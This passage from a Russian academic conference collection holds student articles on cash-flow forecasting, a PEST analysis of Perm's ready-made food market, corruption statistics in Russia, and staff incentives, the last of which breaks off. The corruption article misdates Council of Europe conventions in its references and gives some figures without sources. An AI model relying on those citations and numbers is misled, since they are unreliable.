Следует учесть показатель дебиторской задолженности, так как между принятием доходов к бухгалтерскому учету и поступлением денежных средств кассы и на счета предприятия за оказание услуг или проданный товар может возникнуть определенный промежуток времени.

При прогнозировании оттока денежных средств должны быть учтены все факты, которые приводят к возникновению расходов и так же рассмотреть показатель кредиторской задолженности. Необходимо помнить и о возможных форс-мажорных обстоятельствах, рассчитать процент их возможного возникновения.

На втором этапе прогнозирования, при выборе приемлемого метода прогнозирования, необходимо отметить, что не всегда формализованные методы обеспечивают наилучший результат, выбор следует осуществлять не по степени учета всех факторов, а по приемлемости применительно к конкретной ситуации, потребностям и возможностям финансового менеджера.

Предполагать приток и отток денежных средств можно на базе прошлого периода, но обязательно с учетом внутренних и внешних факторов, которые имеют воздействие на все оцениваемые нами финансовые показатели именно в прогнозируемый промежуток времени.

К внутренним факторам, влияющим на прогнозные оценки можно отнести ценовую или тарифную политику предприятия, возможность увеличения объема продаж, возможность продвижения своих услуг на рынке, показатели качества оказания услуг или качества произведенной продукции, то есть, все факторы, влияющие на величину доходной составляющей, как возможности получения доходов в виде денежных средств.

В расходной же части – это прогнозирование возможности снижения издержек по определенным статьям бюджета, увеличение издержек по другим статьям бюджета, издержек, которые зависят от эффективной или наоборот не эффективной внутренней политики руководства предприятия. Например, сокращения фонда оплаты труда после проведения оптимизации численности работников, следование политики экономии с использованием энергосберегающих ресурсов, и т.п.

К внешним факторам относятся такие явления как конкуренция, общеэкономические факторы – инфляционные процессы, процентная ставка, в каком положении находится отрасль, к которой принадлежит предприятие по сравнению с другими отраслями на существующем рынке.

Следует подчеркнуть, что финансовые потоки компаний подвержены воз-действию широкого диапазона разнообразных факторов, в связи с чем эффективное прогнозирование представляется возможным лишь в том случае, если финансовой дирекции удается осуществлять учет влияния таких факторов на условиях определенного компромисса, но с достаточной достоверностью [5].

К следующему, третьему этапу прогнозирования, относится этап проверки предположений, используемых при прогнозировании.

Финансовый менеджер должен оценить корректность выбранных предположений и провести анализ чувствительности финансовых результатов изменению предположений.

В настоящее время наблюдается тенденция к проверке надежности принятых средних допущений с помощью определения чувствительности к ним всей системы. Данная работа проводится с помощью специально созданного программного обеспечения.

Еще одной из необходимых задач, которую следует решить финансовому директору предприятия – определить периодичность составления прогнозов прихода и расхода денежных средств на предприятии. Периодичность составления прогноза зависит от нескольких факторов и совсем не-обязательно утверждается без изменений на длительный период времени.

К факторам, влияющим на периодичность составления прогнозов движения денежных средств можно отнести:

– величину среднедневных остатков на банковских счетах за определенный период времени, с учетом возможного притока и оттока денежных средств;

– на некоторых предприятиях – сезонный характер поступления доходов и осуществления расходов в денежном выражении (отрасль сельского хозяйства);

– необходимость своевременного перевода денежных средств по агентским договорам в пользу третьих лиц, например отрасль связи (почтовая связь);

– количество заключенных предприятием агентских договоров в разрезе видов, по которым классифицируются денежные потоки и т.п.

Повышение качества прогнозирования денежных потоков предприятия имеет огромное значение, так как, чем качественнее составлен прогноз притока и оттока денежных средств в пределах определенного периода времени, чем более точно прогнозируются остатки на банковских счетах и в кассах, тем предприятие, имеет большую вероятность поддержания его стабильной работы и обеспечения возможности дальнейшего раз-вития, так как обеспеченная с помощью качественных прогнозов его ликвидность, позволяет своевременно и точно исполнять бюджеты доходов и расходов, инвестиций и привести к минимуму показатели дебиторской и кредиторской задолженности.

Использованные источники:

1. Белозерская А.В. Влияние денежных потоков на систему денежных отношений предприятия // В сборнике: Роль банковского и реального сектора в решении проблем социально-экономического развития сборник статей Международной научно-практической конференции. 2017. С. 36-42.
2. Богатая И.Н. Учетно-аналитическая система коммерческих организаций как основа для управления денежными потоками при банкротстве / И.Н. Богатая, Е.М. Евстафьева // Учет и статистика. 2009. № 3 (15). С. 69-74.
3. Буланкина Н.Н. Дифференциация доходов населения на современном этапе / Н.Н. Буланкина, Э.Левгран // В сборнике: Материалы III ежегодных международных научно-практических чтений Ставропольского института

кооперации (филиала) БУКЭП Сборник III международных конференций профессорско-преподавательского состава и аспирантов СтИК (филиала) БУКЭП. Под общей редакцией В.Н. Глаза, С.А. Турко. 2017. С. 61-63.
4. Воронченко Т.В. Прогнозирование и анализ движения денежных потоков // Экономический анализ: теория и практика. 2010. № 4 (169). С. 46-51.
5. Григорьева О.Л. Управление денежными потоками на основе формирования прогнозного бюджета движения денежных средств // Островские чтения. 2015. № 1. С. 186-190.
6. Макарова В.И. Прогнозирование денежных потоков как инструмент управления денежными средствами / В.И. Макарова, М.Г. Явкина // Экономика и управление: новые вызовы и перспективы. 2010. № 1. С. 60-62.
7. Методологические аспекты формирования учетно-аналитического обеспечения управления финансовыми потоками коммерческих организаций: монография / Под ред. Н.Н. Хахоновой. – Ростов-н/Д: РГЭУ «РИНХ», 2009. – 479 с.
8. Экономическая эффективность, предпринимательство, инвестирование / Рябова Е.Ю., Вержбицкая И.В., Дворжек Г.// В сборнике: Материалы III ежегодных международных научно-практических чтений Ставропольского института кооперации (филиала) БУКЭП Сборник III международных конференций профессорско-преподавательского состава и аспирантов СтИК (филиала) БУКЭП. Под общей редакцией В.Н. Глаза, С.А. Турко. 2017. С. 34-35.

УДК 330.3

Пьянков В.В., к.э.н.
доцент
кафедра маркетинга
Белов А.Е.
студент 2 курса
магистерская программа «Инновационные маркетинговые технологии»
Пермский государственный национальный исследовательский университет
Россия, г. Пермь

АНАЛИЗ ФАКТОРОВ ВНЕШНЕЙ СРЕДЫ РЫНКА ГОТОВОЙ ЕДЫ ПЕРМСКОГО КРАЯ

Аннотация: В данной статье рассмотрены основные тенденции рынка готовой еды Пермского края, дана оценка перспектив развития отрасли в среднесрочной перспективе. Представлены результаты проведенных маркетинговых исследований автора с привлечением экспертов рынка готовой еды, а также разработаны возможные стратегии реагирования на влияние факторов внешней среды на примере компании «Киты Еды».

Ключевые слова: готовая еда, общественное питание, продуктовый ритейл, pest-анализ

Pyankov V., candidate of Economic Sciences, Associate Professor of the Department of Marketing, Perm State National Research University Russia, Perm
Belov A. 2nd year student of the master's program “Innovative marketing technologies” Perm State National Research University Russia, Perm

ANALYSIS OF EXTERNAL ENVIRONMENTAL FACTORS MARKET PREPARED FOOD OF PERM REGION

Abstract: This article describes the main trends of ready-made food market in the Perm region, assesses the prospects of the development of the industry in the medium term. The results of the author's marketing research with the involvement of experts of the ready-made food market are presented. Possible strategies of response to the influence of environmental factors are developed on the example of "Kity Edy" company.

Keywords: ready-made food, catering, food retail, pest-analysis

Региональный рынок общественного питания растет уверенными темпами: регулярно открываются новые заведения – кафе, рестораны, пиццерии, бургерные и т.д. В 2017 году общий оборот общественного питания в Пермском крае составил 23623,8 млн. рублей [1]. Отрасли, связанные с продажей готовой еды, привлекательны для новых игроков. В свою очередь продуктовые ритейлеры региона также не остаются в стороне,

развивая продажи готовой еды в своих розничных торговых точках.

Индекс физического объёма оборота общественного питания в январе-апреле 2018 года к январю-апрелю 2017 года составил 92,1 процента, что говорит о снижении спроса населения на питание в заведениях общественного питания. В то же время оборот розничной торговли (доля продовольственных товаров в структуре оборота составляет 47,2%) в январе-апреле 2018 года к январю-апрелю 2017 составила 103,7% [3]. В условиях затяжного снижения реальных доходов населения, потребитель вынужден рационально распределять свои финансовые средства – в первую очередь перераспределяя финансы на покупку товаров первой необходимости, основную долю которых занимают продукты питания.

Международное исследование, проведенное компанией GFK, показало, что в среднем в России на приготовление домашней еды жители тратят около 6,5 часов в неделю [4]. Кроме того, существенное время будет затрачено и на сопутствующие процессы - выбор и покупку продуктов питания, мытье посуды. В поисках решений по оптимальному распределению свободного времени, у населения Пермского края есть несколько возможных альтернатив приготовлению домашней еды:

1. Питаться в заведениях общественного питания;
2. Заказывать доставку еды на дом или рабочее место;
3. Увеличивать долю полуфабрикатов в своей потребительской корзине;
4. Приобретать уже готовую еду в продуктовых магазинах.

В 2015 году, в г. Пермь, группа компаний «ЭКС» объявила о запуске бренда «Киты Еды» [5], который на сегодняшний день позволяет жителям Пермского края делать свой выбор по любой из обозначенных выше альтернатив, являясь одним из лидеров рынка готовой еды Пермского края. Изначально, выпуск готовой еды было вспомогательным фирменным производством для сети продуктовых магазинов «СемьЯ» (82 торговые точки в Пермском крае [6]), также являющуюся активом группы компаний «ЭКС».

Компания постепенно развивалась и выросла в самостоятельную бизнес-структуру. Под брендом «Киты Еды» выпускаются салаты, готовые горячие блюда, торты и кондитерские изделия, хлеб, выпечка, мясные и рыбные полуфабрикаты. На сегодняшний день производитель располагает семью производственными площадками, расположенными в Перми, Краснокамске, Соликамске, Березниках. Продукция компании реализуется в крупных торговых сетях: «Семья» и «Ашан». Обладая обширными производственными цехами, компания «Киты Еды» стала развивать бизнес и в розничном направлении, запустив сначала собственную доставку готовой еды, а потом и открыв сеть кафе под своим брендом. Компания позиционирует свои розничные заведения как гастро-бары и на сегодняшний день имеет 6 собственных точек общественного питания [7].

Собственное фирменное производство готовой еды есть и у других

крупных продуктовых ритейлеров Пермского края – сеть супермаркетов «Перекресток», входящая в X5 Retail Group (7 торговых точек в г. Пермь [8]); гипермаркет «Лента» (2 торговые точки в г. Пермь [9]), гипермаркет «Ашан» [10].

Исследуя маркетинговую среду рынка готовой еды Пермского края, важно выявить рыночные тренды, которые повлияют на отрасль в обозримом будущем (3-5 лет). Для этой задачи использован метод PEST-анализа, суть которого заключается в выявлении политических, экономических, социальных и технологических аспектов внешней среды [11]. Для генерации потенциальных событий и оценки влияния факторов на отрасль, были проведены интервью с рыночными экспертами – двумя представителями менеджмента компаний «Киты Еды» и одним представителем компании «Лента».

На первом этапе экспертами были сформулированы возможные проявления факторов макросреды и адекватную ответную реакцию на них со стороны рыночного игрока. Сводные результаты представлены в Таблице 1.

Таблица 1. Факторы внешней среды рынка готовой еды Пермского края

Фактор	Проявление	Возможные ответные меры
Политические факторы		
Ограничения на ввоз импортного оборудования и сырья	Рост цен на зарубежное оборудование и сырье, увеличение себестоимости продукции	Поиск новых поставщиков на отечественном рынке и в странах-партнерах
Налоговая политика	Повышение налоговой нагрузки на бизнес, глобальный рост цен	Увеличение себестоимости
Правовое регулирование отрасли	Развитие нормативно-правовой базы, оздоровление рынка	Разработка и поддержание высоких стандартов качества, выход на региональные и мировые рынки сбыта
Экономические факторы		
Затяжное падение реальных доходов населения	Снижение покупательской способности населения	Фокусирование на приоритетных сегментах рынка
Закрытость экономики	Ограничение конкуренции, «холодный» инвестиционный климат в отрасли	Поиск свободных ниш, внедрение в бизнес передовых зарубежных технологий
Рост мировых цен на нефть и газ	Увеличение располагаемых доходов населения, повышение покупательской способности	Наращивание производства, выход на новые рынки
Социокультурные факторы		

Неустойчивый рынок труда	Дефицит квалифицированных специалистов на рынке труда, отток работников, кадровый голод	Совершенствование системы мотивации персонала, совместные программы с учебными заведениями по привлечению молодых специалистов, автоматизация труда
Изменение потребительских предпочтений	Рост популярности пищевых субкультур (вегетарианство, сыроедение и др.)	Производство новых видов продукции
Развитие культуры потребления	Повышение требований к качеству продукции и уровню сервису	Изменение стандартов качества, повышение квалификации персонала
Ускорение ритма жизни в городах	Изменение распорядка дня, мобильность населения	Развитие сбытовой сети
Технологические факторы		
Технологическое отставание отрасли	Плохая совместимость качественного импортного оборудования с местной инфраструктурой бизнеса	Обновление производственных мощностей, увеличение амортизационных отчислений
НТП	Появление нового оборудования, материалов, технологий	Обновление оборудования, финансирование исследовательских проектов и разработок, патентование
IT-технологии и искусственный интеллект	Появление технологических ноу-хау, способных заменить часть персонала	Автоматизация труда

На втором этапе исследования эксперты оценили силу влияния каждого из факторов на бизнес, а также вероятность проявления фактора внешней среды в среднесрочной перспективе (3-5 лет). Влияние фактора оценивалось по шкале – от 1 до 3, где 1 – слабое влияние, 2 – умеренное влияние, 3 – сильное влияние. Вероятность наступления фактора оценивалась по шкале – от 1 до 5, где 1 – ничтожная вероятность, 5 – высокая вероятность. Основываясь на экспертных оценках и с учетом степени влияния каждого из событий в таблице 2 рассчитана взвешенная средняя оценка.

Взвешенная средняя оценка является произведением средней оценки вероятности влияния фактора к силе влияния, деленной на общую сумму силы влияния всех факторов. Чем выше взвешенная средняя оценка, тем большее внимание следует уделить нейтрализации данного фактора внешней среды. Результаты второго этапа исследования представлены в таблице 2.

Таблица 2. Влияние внешней среды на рынок готовой еды Пермского края

Факторы	**Сила влияния фактора**	**Направленность влияния**	**Эксперты (вероятность влияния)**			**Средняя оценка**	**Взвешенная средняя оценка**
			Э1	**Э2**	**Э3**		
Политические факторы							
Ограничения на ввоз импортного оборудования и сырья	3	-	3	2	3	2,7	0,25
Налоговая политика	2	-	3	3	4	3,3	0,20
Правовое регулирование отрасли	2	+	3	2	3	2,7	0,16
Экономические факторы							
Затяжное падение реальных доходов населения	3	-	4	5	5	4,3	0,39
Закрытость экономики	1	-	3	4	2	3	0,09
Рост мировых цен на нефть и газ	2	+	4	4	3	3,7	0,22
Социокультурные факторы							
Неустойчивый рынок труда	2	-	3	2	4	3	0,18
Изменение потребительских предпочтений	3	-	5	3	5	4,3	0,39
Развитие культуры потребления	2	+	4	4	4	4	0,24
Ускорение ритма жизни в городах	3	+	5	5	4	4,7	0,43
Технологические факторы							
Технологическое отставание отрасли	3	-	3	5	4	4	0,36
НТП	2	+	4	3	3	3,3	0,20
IT-технологии и искусственный интеллект	2	+	4	4	3	3,7	0,22
Итого	33	x	x	x	x	x	x

Проведенный анализ позволил выделить наиболее значимые факторы, оказывающие воздействие на рынок готовой еды внешней средой. По мнению экспертов, ускорение ритма жизни в городах и изменение потребительских предпочтений положительно влияют на развитие отрасли. Среди негативных факторов, на взгляд специалистов, можно выделить падение доходов население, а также технологическое отставание рынка в целом. Для выработки дальнейших стратегических действий компании на рынке, необходимо оценить влияние сильных и слабых сторон фирмы на возможности и угрозы, продиктованные внешней средой, уделяя особое внимание слабым сторонам бизнеса, ведь они значительно усиливают

рыночные угрозы.

Использованные источники:

1. Территориальный орган Федеральной службы государственной статистики по Пермскому краю. Динамика оборота общественного питания. [Электронный ресурс]. URL: http://permstat.gks.ru/wps/wcm/connect/rosstat_ts/permstat/resources/dfc7a3004c88fa89be66bf915ce0328a/13.2.html (дата обращения: 02.06.2018 г.)
2. Территориальный орган Федеральной службы государственной статистики по Пермскому краю. Оборот общественного питания по Пермскому краю в 2018 году. [Электронный ресурс] URL: http://permstat.gks.ru/wps/wcm/connect/rosstat_ts/permstat/resources/314ca3804f2000bb97019f149d0ea7d8/13ind-pit.html (дата обращения: 02.06.2018 г.)
3. Территориальный орган Федеральной службы государственной статистики по Пермскому краю. Динамика оборота розничной торговли. [Электронный ресурс] URL: http://permstat.gks.ru/wps/wcm/connect/rosstat_ts/permstat/resources/5fecdd804c8a29ea87489f915ce0328a/13.1.html Дата обращения: 02.06.2018 г.
4. Press release. В каких странах больше всего любят готовить? [Электронный ресурс]. URL: https://www.gfk.com/ru/insaity/press-release/v-kakikh-stranakh-bolshe-vsego-ljubjat-gotovit/ (Дата обращения: 02.06.2018 г.)
5. КоммерсантЪ. Оставляет жевать лучшего. [Электронный ресурс]. URL: https://www.kommersant.ru/doc/2718381 (Дата обращения: 02.06.2018 г.)
6. Официальный сайт «Семья». О компании. [Электронный ресурс]. URL: https://www.semya.ru/about-company/ (Дата обращения: 02.06.2018 г.)
7. Официальный сайт «Киты Еды». Наши кафе. [Электронный ресурс]. URL: http://китыеды.рф/shops/ (Дата обращения: 02.06.2018 г.)
8. Официальный сайт «Перекресток». Адреса магазинов сети «Перекресток». [Электронный ресурс]. URL: https://www.perekrestok.ru/shops (Дата обращения: 02.06.2018 г.)
9. Официальный сайт «Лента». Гипермаркеты. [Электронный ресурс]. URL: https://prm.lenta.com/gipermarkets/ (Дата обращения: 02.06.2018 г.)
10. Официальный сайт «Ашан». Гипермаркет Ашан Сити Спешилова. [Электронный ресурс]. URL: https://www.auchan.ru/ru/spesh_info (Дата обращения: 02.06.2018 г.)
11. Powerbranding. PEST анализ: разбираем подробно. [Электронный ресурс]. URL: http://powerbranding.ru/biznes-analiz/pest/ (Дата обращения: 02.06.18 г.)
12.Пермский международный марафон. [Электронный ресурс]. URL: https://permmarathon.ru/ (Дата обращения: 02.06.18 г.)

УДК 338.2

Радулова В.С.
студент 2 курса
Татаринцева Д.Р.
студент 2 курса
факультет инновационного бизнеса и экономики
Жидяева Е.С., к.с.н.
доцент
кафедра «Технологий сервиса и деловых коммуникаций»
Академия маркетинга и социально-информационных технологий-ИМСИТ
Россия, г. Краснодар

ПРОГНОЗИРОВАНИЕ КОРРУПЦИОННОЙ СОСТАВЛЯЮЩЕЙ В РОССИИ

Аннотация: В статье речь пойдет о коррупции в России, методах борьбы с данной проблемой, а также, сопоставлении коррупции России и других стран.

Ключевые слова: коррупция, борьба, прогноз, причины, уровень, коррупционная составляющая.

Radulova V.S.
Tatarintseva D.R.
2-year student`s of the Faculty of Innovative Business and Economics, Academy of Marketing and Socio-Information Technologies-IMSIT
Russia, Krasnodar
Zhidyaeva E.S. Ph.D., Associate Professor of the Department of "Service Technologies and Business Communications" Academyof Marketing and Socio-Information Technologies Russia, Krasnodar

FORECASTING THE CORRUPTION COMPONENT IN RUSSIA

Annotation: The article will deal with corruption in Russia, methods of combating this problem, as well as comparing corruption of Russia and other countries.

Key words: corruption, struggle, forecast, causes, level, corruption component.

Коррупция является настолько многогранным явлением, что трудно дать ей объективную статистическую оценку. Понятие обозначает подкуп, продажность, моральное разложение государственной власти, когда ее представители пользуются служебным положением для извлечения материальных благ лично для себя и ближайшего окружения. Статистические прогнозы коррупции показываются каким оборотом она вникает во все сферы общественной жизни населения, угрожая подорвать основы государства. [2]

Коррупция присуща всем странам, что приводит к невозможности её полного уничтожения. Способ эффективно противодействовать ей существует, пока не поражены институты власти.

Если обратиться к статистике коррупции в России ,то можно прийти к выводу, что её росту способствует:

низкий уровень развития экономики страны;
отсутствие политической конкуренции;
несовершенное законодательство и судебная система;
большой разрыв уровня доходов разных групп населения;
слабость или отсутствие общественных институтов;
безнаказанность чиновников высокого уровня;
экономический упадок;
политическая нестабильность;
непрозрачность власти;
слабость демократический традиций.[1]

По данным статистике уровень коррупции в России возрастает с каждым годом. Россия вошла в список самых коррумпированным государствам мира. Стоит отметить, что до сих пор не создана целостная и действенная программа борьбы с коррупцией в России, поэтому правительство принимает лишь разрозненные и бессистемные меры.

Одним из показателей, которыми определяется статистика коррупции в мире, является Индекс восприятия коррупции (ИВК). По состоянию на 2016 год статистика коррупции в России вывела ее на 131 место из 176 стран мира. В первом квартале 2017 года отмечено снижение преступлений экономического характера на 8%. Если учесть мнение международных экспертов, то можно прийти к выводу, что статистические показатели борьбы с коррупцией определяются охотой на заранее подготовленные и расставленные объекты.[3]

Стоит отметить, что в мае 2017 года минимальная заработная плата достигла рекордного уровня:

Ирландия- €-1614
Нидерланды- €-1578
Бельгия- €-1563
Франция- €-1499
Германия- €-1498
Великобритания- €-1401
Словения- €-843
Греция- €-684
Польша- €-503
Эстония- €-500
Чехия- €-478
Россия- €-148 [5]

Государственные структуры, при оценки состояние коррумпированности, пользуются данными, которые предоставляет Росстат.

На всех уровнях власти можно наблюдать нарушения в сфере госзакупок – более 46 тыс. в 2016 году. По заявлению Генерального прокурора, повышается противодействие коррупции – статистические показатели свидетельствует о снижении на 25% числа обнаруженных нарушений. Однако по сравнению с 2003 годом, когда годовой оборот коррупционного рынка составлял почти 3 млрд. долларов, сейчас он превышает 300 млрд. долларов.

Из проведенных опросов можно выявить уровень восприятия коррупции в России и в мире, он показывает:

60% респондентов, ответивших утвердительно на вопрос о широте распространения коррупции в России и только 51% в мире.

41% респондентов в России считают, что компании приукрашивают свои финансовые результаты и 37% в мире согласны с данным утверждением.

49% респондентов-менеджеров заявляют о намерении бороться с коррупцией в России, что на 2% меньше показателей в мире.

Совсем недавно были обнародованы огромные суммы хищений в военном ведомстве. Статистика коррупции в армии достигла колоссальных размеров. Именно в данной сфере наблюдаются самые масштабные злоупотребления, что обусловлено большим количеством бюджетных издержек. Многие оборонные заводы вынуждены отказываться от госзаказов из-за значительных откатов.

Особенно высока коррумпированность в органах внутренних дел, ГИБДД, таможне. Но опасность несут не отдельные должностные преступления, а организация коррупционных схем, которые задействуют всех – от рядовых сотрудников МВД до руководителей. Статистика коррупции в правоохранительных органах показывает их взаимосвязь с криминальными структурами.

Диаграмма профессиональной коррумпированности по материалам Российсих СМИ по итогам 2017 года.

По данным Следственного комитета РФ, из двух составляющих коррупционных преступлений, относящихся к здравоохранению – бытовой и верхней, в настоящее время преобладает вторая категория. Она проявляется:

махинациями с закупками оборудования;

злоупотреблениями служебным положением. [5]

По статистике коррупция в здравоохранении входит в тройку лидеров. Она занимает второе место после МВД. При этом по данным ЮНЕСКО Россия занимает 127 место в мире по здоровью населения.

После введения ЕГЭ вырос уровень коррумпированности школ, значительно обогнав систему высшего образования. Объем коррупционного рынка складывается из двух денежных потоков:

махинаций чиновников образовательной сферы;

школьных поборов с родителей.

Статистика коррупции в сфере образования исследует разные аспекты

развития. Здесь она наиболее опасна, потому что формирует у молодых людей убеждение в неизбежности, необходимости и допустимости встраивания в коррупционные цепочки. Для них становится привычной коррупция в вузах России. Статистика оценивает годовой оборот на уровне 150 млн. долларов в 2015 году.

Из данных статистических исследований можно сделать заключение, что в медицинских учреждениях мы платим 16,7% взяток, в системе образования 6,6%, при оформлении пенсии 0,9%, при получении загранпаспорта 0,9%, при оформлении субсидий 0,8%, в налоговой 1,7%, в милиции 2,4. Данные показатели в 1,5 раза отличаются от мировых, что свидетельствует о критическом положении.

По информации Росстата, потери страны от коррупционных схем достигали 7% ВВП в 2016 году. Сегодня, по оценкам независимых экспертов, показатель равен 25–48 % ВВП.

Если медицину, образование, ЖКХ чаще можно отнести к бытовой коррупции, то в государственной сфере лидируют следующие направления:

система госзаказов и госзакупок;

выдача разрешений и сертификатов;

правоохранительные органы;

выделение земель и регулирование земельных отношений;

сфера строительства.


Даже по официальным цифрам за пять лет (2013–2017), почти в полтора раза увеличился уровень коррупции в России. Статистика по годам подтверждает эти цифры. Количество дел, доведенных до суда:

- 2013 – 9811;
- 2014 – 12165;
- 2015 – 13037;
- 2016 – 13996;
- 2017– 13774.

Количество лиц осужденных по этим делам за тот же период выросло в два раза – с 6014 человек (2013 год) до 11499 (2017 год). Впечатляет и статистика ущерба от коррупции по обвинительным заключениям. Она увеличилась впятеро:

- 2013 – 21,8;
- 2014 – 32,8;
- 2015 – 29,6;
- 2016 – 38,3;
- 2017– 111,3.

Все цифры приведены в млрд. рублей. Наиболее громкие дела этих лет – хищения в Минобороны, Русгидро, космодроме «Восточный». В список арестованных попали руководители достаточно высокого ранга. [6]



В данной диаграмме учитывали статистические показатели:

1-мнения населения

2-мнение предпринимателей

3-мнение иностранных граждан

В исследовании партии «ЯБЛОКО» представлена статистика коррупция в РФ за 2017 год. Данные отражают эффективность работы судов и прокуратуры. За первые шесть месяцев 2017 года заведено 150 дел по коррупционным случаям, из них до суда доведено всего 14, что необязательно равняется числу приговоров.

Среди осужденных более 90% лиц виновно в получении или даче взяток до 1 млн. руб. То есть правоохранительные органы избирательно реагируют на рост коррупции в России. Статистика по преступлениям на сумму свыше миллиона рублей равна лишь 1,3%. Для успешного противодействия проблеме необходима гражданская активность населения. В 2017 было инициировано более 20 дел. Материалы по шести из них были собраны общественными организациями. Но статистика по борьбе с коррупцией в РФ показывает, что только 20% таких дел признаются прокуратурой обоснованными. [4]

Использованные источники:

1. ДОКУМЕНТЫ ОРГАНИЗАЦИИ ОБЪЕДИНЕННЫХ НАЦИЙ, СОВЕТА ЕВРОПЫ И ЕВРОСОЮЗА, ДОКУМЕНТЫ СНГ

2. Конвенция Совета Европы об уголовной ответственности за коррупцию (Страсбург, 27 января 2016 г.)//Международно-правовые основы борьбы с коррупцией и отмыванием преступных доходов: Сб.документов/Сост. В.С.Овчинский. М.: ИНФРА-М, 2016. С.297-315.

3. Двадцать принципов борьбы с коррупцией (приняты Комитетом министров Совета Европы 6 ноября 2015 г.)//Международно-правовые основы борьбы с коррупцией и отмыванием преступных доходов: Сб.документов/Сост. В.С.Овчинский. М.: ИНФРА-М, 2014. С.344-346.

4. НОРМАТИВНО-ПРАВОВЫЕ АКТЫ РОССИЙСКОЙ ФЕДЕРАЦИИ
5. Сапунов А.В., Попова В.С. Анализ структуры и динамики развития макроэкономических показателей Российской Федерации и их прогнозные изменения. Вектор экономики. 2018. №1(19). С.33
6. Сапунов А.В., Сапунова Т.А. Перспективы развития стратегического управления региональными социально-экономическими системами в условиях кризисной экономики. Вестник ИМСИТ. 2012. №1-2.С.5

УДК 005.95

Раенко В. А.
студент 2 курса
экономический факультет
Велькина А.В.
студент 2 курса
экономический факультет
научный руководитель: Литвиненко Г.Н., к.э.н.
доцент
кафедра организации производства и инновационной деятельности
Кубанский государственный аграрный
университет имени И. Т. Трубилина
Россия, г. Краснодар

МАТЕРИАЛЬНОЕ СТИМУЛИРОВАНИЕ ПЕРСОНАЛА

Аннотация: В статье рассматриваются возможности реализации экономического потенциала предприятия посредством повышения мотивации труда работников. Улучшение финансовых результатов деятельности предприятия напрямую зависит от производительности труда сотрудников. Соблюдение взаимосвязи финансовых возможностей организации и нормативно-правовых требований по организации оплаты труда и стимулированию работников на предприятии, позволяет конкретной организации выстраивать собственную политику в сфере материального стимулирования персонала.

Ключевые слова: заработная плата, материальное стимулирование, мотивация, надбавки, компенсации, персонал

Raenko V.A.
student of the Faculty of Economics
Kuban State Agrarian University named after ITTrubilin
Russia, Krasnodar
Velkina A.V.
student of the Faculty of Economics
Kuban State Agrarian University named after ITTrubilin
Russia, Krasnodar
Scientific adviser: G. Litvinenko
Cand. eq. in Economics, Associate Professor, Department of Production

Management
and innovation activities
Kuban State Agrarian University named after ITTrubilin

MATERIAL STIMULATION OF STAFF

Abstract: The article discusses the possibilities of realizing the economic potential of an enterprise by increasing the motivation of employees. Improving the financial performance of the company depends on the productivity of employees. Compliance with the interconnection of the organization's financial capabilities and regulatory requirements for the organization of remuneration and incentives for employees in an enterprise allows a particular organization to build its own policy in the field of material incentives for personnel.

Keywords: salary, incentives, motivation, allowances, compensation, personnel

Для того чтобы увеличить трудовую активность работников организации используются всевозможные виды материального стимулирования: премирование, бонусы, подарки, поощрения, а также формы материального не денежного стимулирования [2].

Ни одному руководителю сотрудники и их работа не обходится бесплатно. Однако, это окупается, и это ценно для фирмы. То есть чем эффективнее работа сотрудника, тем большую ценность она будет представлять для руководителя.

Материальное стимулирование – это совокупность разных видов материальных довольствований, которые сотрудники получают за свое прямое участие в повышении производства, увеличении прибыли, улучшении результативности работы организации за счет своего профессионализма, творческого подхода и соблюдения всех правил и указаний [5].

Главная задача стимулирования состоит в совмещении материальных интересов сотрудников с стратегическими задачами организации [1].

Существует ряд определенных целей:

- рост дохода за счет точной и гармоничной деятельность группы и перевыполнения отмеченных проектов;
- инициативы, преданности и лояльности сотрудников компании;
- побуждение к соблюдению дисциплины в связи с лишением материальных поощрений, в результате нарушений;
- привлечение и удержание высококвалифицированных кадров.

Разрабатывая концепцию премирования, следует отчетливо установить круг лиц, которые могут претендовать на получение вознаграждения. Для этого прописываются показатели премирования, их количество. Указывается то, как будет производиться их учет, как будут оценивать факторы премирования. Кроме этого, руководство организации должно установить размеры вознаграждения.

Информация об этом должна быть указана в коллективном договоре,

или можно оформить специальное положение о материальном вознаграждении, которое является приложением к коллективному договору.

Чтобы повысить эффективность и соответственно свою выгоду, работодателю нужно стимулировать труд сотрудника. И делается это в первую очередь с помощью материального поощрения. Денежная мотивация бывает нескольких видов:

– заработная плата;

– премии всех возможных разновидностей – от простых доплат за достижения до материальной помощи или предоставления доли в акционерном капитале;

– возможные надбавки к основной заработной плате или компенсационные выплаты;

